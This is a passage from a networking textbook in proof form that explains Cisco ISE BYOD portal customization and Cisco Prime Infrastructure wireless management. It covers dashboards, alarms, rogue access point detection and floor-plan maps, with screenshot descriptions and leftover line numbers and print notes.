


Figure 20-51. Wireless ISE wireless BYOD AD configuration

this figure will be printed in b/w

292 You can choose to customize the BYOD portal and the My Devices Portal just as we did with the guest
293 portal. Enter your custom URL for employees to remember it. The URL could be mydevices.local. It should
294 be in your corporate DNS server and pointed to ISE. Once complete, click Next and Go Live after verifying
295 your configuration.

this figure will be printed in b/w





Figure 20-52. Wireless ISE wireless BYOD portal

296 We can customize the device portal by clicking the pencil and adjusting settings like the color. Then
297 click Commit.



this figure will be printed in b/w

Figure 20-53. Wireless ISE wireless BYOD portal configuration

Lastly, we are ready to click Go Live and use the BYOD portal.

298

Cisco Prime

299

Cisco Prime Infrastructure has been discussed in other chapters, and we will discuss it here too as it can be used to manage wireless networks.

300

301

Prime can be used for the following:

302

- It allows you to track devices and display their locations using spatial maps. 303
- It contains wireless planning tools for AP placement. 304
- It allows you to use configuration templates to deploy WLCs and APs. 305
- It allows you to receive alerts and has a built-in troubleshooting tool. 306
- It allows for monitoring of the wireless network. 307
- Detailed reports can be run. 308

To log in to Prime, browse to the IP address of the server and log in using username and password.

309

this figure will be printed in b/w



Figure 20-54. Cisco Prime login

After logging in, you see a home page as in Figure 20-55.

this figure will be printed in b/w




Figure 20-55. Cisco Prime home page

We can see the menu:

- *Dashboard*: Displays dashboards of network activity or information. 310
- *Monitor*: Monitoring display for troubleshooting and maintenance. 312
- *Configuration*: Configuration templates are monitored and deployed. 313
- *Inventory*: Manage device and software inventory. 314
- *Maps*: View network architecture maps. 315
- *Services*: Access mobility services. 316
- *Reports*: View reports. 317

Administration: Prime Infrastructure server management. 318




Figure 20-56. Cisco Prime Dashboard Overview

If you hover over the menu, we see a list of our different options. Let's hover over Configuration. To configure 319
 WLCs and APs through Prime, you can use configuration templates. We can see several different templates 320
 including Controller Configuration Groups, Lightweight Access Points, and Autonomous Access Points. 321

this figure will be printed in b/w




Figure 20-57. Cisco Prime Configuration menu

Here is the severity of the alarms:

- *Critical*: Shown with a red circle
- *Major*: Shown with an orange triangular arrow
- *Minor*: Shown with a yellow triangular arrow

AUI3

this figure will be printed in b/w




Figure 20-58. Cisco Prime alarms

Wireless Network Monitoring

You can monitor a wide variety of aspects within your wireless network with Prime. You can do this by clicking Dashboard and then Overview to see your WLC and AP count.




Figure 20-59. Cisco Prime network summary

If we hover over Inventory and navigate to Device Management and Network Devices, we can see our WLC. Click Wireless Controller, and we can see our managed WLC in Prime.




Figure 20-60. Cisco Prime network devices

We can click our WLC to view the details of the device.

this figure will be printed in b/w




Figure 20-61. Cisco Prime WLC details

Rogue access points can be identified in Alarms and Events.

331

this figure will be printed in b/w




Figure 20-62. Cisco Prime rogue access point alarms

We can select an alarm message to view the details.

332

The screenshot shows the Cisco Prime Alarms and Events interface. The top navigation bar indicates the current location: Monitor / Monitoring Tools / Alarms and Events / Alarms. The category is set to 'Rogue AP & Severity : Minor - Reset'. A table lists alarm messages, with one selected: 'Rogue AP 8c:3b:ad:f3:b0:09' at 'July 26, 2020 4:08:30 AM UTC'. The details for this alarm are shown below, including a 'General Info' section with fields like 'Rogue MAC Address', 'Vendor', 'Rogue Type', and 'Classification Type'. A 'Switch Port Tracing' section shows 'Not Traced'. An 'Annotations' table is empty. A 'Location Notification' section shows 'Absence 0'.

this figure will be printed in b/w

Figure 20-63. Cisco Prime rogue access point alarm details

To view security attacks that have been detected by Prime, go to Dashboard ► Wireless ► Security.

333

The screenshot shows the Cisco Prime Security dashboard. The top navigation bar indicates the current location: Dashboard / Wireless ► Security. The dashboard is divided into several sections: 'Security Index' with a score of 81.66% and 'Top Security Issues'; 'Adaptive wIPS' with 'Attacks Detected' counts for various categories like 'Consolidated wIPS Alerts', 'wIPS Denial of Service Attacks', and 'wIPS Security Penetration Attacks'; 'Adhoc Rogues' with counts for 'Last Hour', '24 Hours', and 'Total Active'; 'CleanAir Security'; 'Custom Rogue APs'; 'Friendly Rogue APs'; and 'AP Threats/Attacks'. A red circle highlights the 'Rogue APs detected: 48' count in the 'Adaptive wIPS' section.

this figure will be printed in b/w

Figure 20-64. Cisco Prime Security dashboard

Prime Infrastructure Maps

334

Prime allows you to have a visual representation of your wireless controllers and APs to include their location and coverage area. PI provides this visual representation with maps; data displays physical locations and predictive RF coverage. You can upload a floor plan as an image file as well. Maps can be accessed by navigating to Maps ► Wireless Maps ► Site Maps.

335

336

337

338

Insert a campus map and under it we create Floor 1.

AU14

this figure will be printed in b/w




Figure 20-65. Cisco Prime site map

We will add a floor to our Apress campus map. We drag our floor plan over to the page and click Save at the bottom.

340
341

this figure will be printed in b/w





Figure 20-66. Cisco Prime campus map

AU9

We can set the location of our campus using latitude and longitude.

342




this figure will be printed in b/w

Figure 20-67. Cisco Prime floor plan upload

Now we see our map that has been loaded into Prime.

343



this figure will be printed in b/w

Figure 20-68. Cisco Prime floor plan

Maps can show access points, clients, interferers, rogue APs, rogue clients, and coverage areas. Rogue clients are clients not known to Prime, and rogue APs are APs that are not part of the enterprise network. This is very useful and could be a security incident. Let's add an AP to the floor. Click Floor 1, click Edit, and under Access Points select Add.

this figure will be printed in b/w



Figure 20-69. Cisco Prime site map floor plan edit

Now select the appropriate AP and click Add selected.

344

this figure will be printed in b/w




Figure 20-70. Cisco Prime site map AP addition

On the map if you click an access point, a window will pop up and display information related to the AP including name, MAC address, AP type, AP model, WLC IP address, location, and uptime. You can also monitor the access point and configure the access point from this menu.

345

346

347

